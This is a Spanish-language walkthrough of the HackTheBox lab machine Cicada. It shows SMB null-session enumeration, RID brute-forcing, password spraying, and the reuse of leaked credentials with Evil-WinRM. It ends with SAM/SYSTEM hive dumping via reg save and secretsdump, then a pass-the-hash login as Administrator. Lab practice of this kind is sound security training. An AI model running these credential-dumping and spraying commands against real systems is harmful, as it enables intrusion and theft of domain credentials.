HTB Cicada
En la máquina Cicada nos conectamos por SMB usando NULL SESSION, lo cual nos permite obtener una contraseña, enumerando usuarios del sistema podemos obtener una lista y ver cual userios la usa. Nuevamente enumeramos usuarios pero ahora usando a este, vemos que un usuario tiene su contraseña en la descripción, si enumeramos usando NetExec vemos que tiene permisos de lectura en un recurso. SI leemos el archivo vemos unas credenciales en texto plano. Al conectarnos vemos que tiene privilegios SeRestorePrivilege y SeBackupPrivilege lo cual nos permite descargar la SAM y SYSTEM el cual podemos obtenr el hash NTLM del administrador.
Enumeration
NMAP
Usando NMAP para descubrir puertos abiertos en el host
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ nmap -T 5 10.10.11.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 15:05 -04
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.14s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
SMB
Vemos que el puerto SMBesta abierto podemos probar enumerar via NULL SESSION
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ smbclient -L 10.10.11.35 -N

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	DEV             Disk
	HR              Disk
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.35 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Vemos dos carpetas DEV y HR , intentamos acceder a ellas. Accediendo a HR.
1
2
3
❯ smbclient //10.10.11.35/HR -N
Try "help" to get a list of possible commands.
smb: \>
Listamos archivos y lo descargamos.
1
2
3
4
5
6
7
8
9
10
11
12
❯ smbclient //10.10.11.35/HR -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

		4168447 blocks of size 4096. 404251 blocks available
smb: \> mget *
Get file Notice from HR.txt? y
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (2.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
smb: \>
Intrusión
 Full screen width and center alignment

Vemos que tiene una contraseña, podemos enumerar usuarios usando nxc.
1
2
3
4
5
6
7
8
9
10
❯ crackmapexec smb 10.10.11.35   -u 'guest' -p '' --rid-brute | grep SidTypeUser
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
Nos creamos un diccionario con los usarios
1
2
3
4
5
6
7
8
9
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
Usando esa lista podemos probar fuerza bruta con la contraseña que obtuvimos.
1
2
3
4
5
6
7
8
9
10
11
❯ crackmapexec smb 10.10.11.35 -u users -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
Vemos que el usuario Michael tiene esa contraseña, podemos enumerar mas usuarios con esas credenciales.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ crackmapexec smb 10.10.11.35 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [+] Enumerated domain user(s)
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\emily.oscars                   badpwdcount: 4 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\david.orelious                 badpwdcount: 3 desc: Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\michael.wrightson              badpwdcount: 0 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\sarah.dantelia                 badpwdcount: 3 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\john.smoulder                  badpwdcount: 3 desc:
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\krbtgt                         badpwdcount: 3 desc: Key Distribution Center Service Account
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\Guest                          badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB         10.10.11.35     445    CICADA-DC        cicada.htb\Administrator                  badpwdcount: 13 desc: Built-in account for administering the computer/domain
Vemos que el usuario David tiene su contraseña en la descripción. Usando crackmapexec podemos lisatr los recursos compartidos.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ crackmapexec smb 10.10.11.35 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [+] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
Vemos que tiene permiso de lectura en DEV , accedemos a el:
1
2
3
4
5
6
7
8
9
10
11
12
❯ smbclient //10.10.11.35/DEV -U david.orelious
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

		4168447 blocks of size 4096. 403659 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \>
Una vez descargado el archivo podemos leer el contenido.
1
2
3
4
5
6
7
8
9
10
11
12

 $sourceDirectory = "C:\smb"
 $destinationDirectory = "D:\Backup"

 $username = "emily.oscars"
 $password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
 $credentials = New-Object System.Management.Automation.PSCredential($username, $password)
 $dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
 $backupFileName = "smb_backup_$dateStamp.zip"
 $backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
 Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
 Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
Vemos que tiene un usario y su contraseña, podemos conectarnos mediante Evil-WinRM.
1
2
3
4
5
6
7
8
9
10
❯ evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
Una vez dentro procedemos a leer la flag
1
2
3
Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> type ..\Desk*\use*
b3****************************a0
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
Escalada de privilegios
Vemos los permisos que tiene Emily.
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
Tenemos lo sigueinte:
-
SeBackupPrivilege : Te permite leer cualquier archivo en el sistema, sin importar sus permisos.
-
SeRestorePrivilege : Te permite escribir en cualquier archivo en el sistema, sin importar sus permisos.
Acceder al archivo SAM o SYSTEM :
-
El archivo SAM contiene los hashes de las contraseñas de los usuarios locales.
-
El archivo SYSTEM contiene la clave del registro necesaria para descifrar el SAM.
Estos archivos están ubicados en:
1
2
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SYSTEM
Usando reg save para extraer los hives del registro:
1
2
reg save hklm\sam C:\Users\Public\sam.save
reg save hklm\system C:\Users\Public\system.save
Descargar los archivos
Desde Evil-WinRM, usa el comando download:
1
2
download C:\Users\Public\sam.save
download C:\Users\Public\system.save
Ahora desde linux ejecutamos
1
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Esto nos mostrará el hash NTLM del administrador, el cual usaremos para conectarnos
1
2
3
4
5
6
7
8
9
10
11
❯ secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[-] LSA hashes extraction failed: [Errno 2] No such file or directory: 'security.save'
[*] Cleaning up...
Nos conectamos usando Evil-WinRM:
1
2
3
4
5
6
7
8
9
10
11
❯ evil-winrm -i 10.10.11.35 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341


Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Procedemos a leer la flag
1
2
3
*Evil-WinRM* PS C:\Users\Administrator\Documents> type  ..\Desk*\roo*
e5****************************76
*Evil-WinRM* PS C:\Users\Administrator\Documents>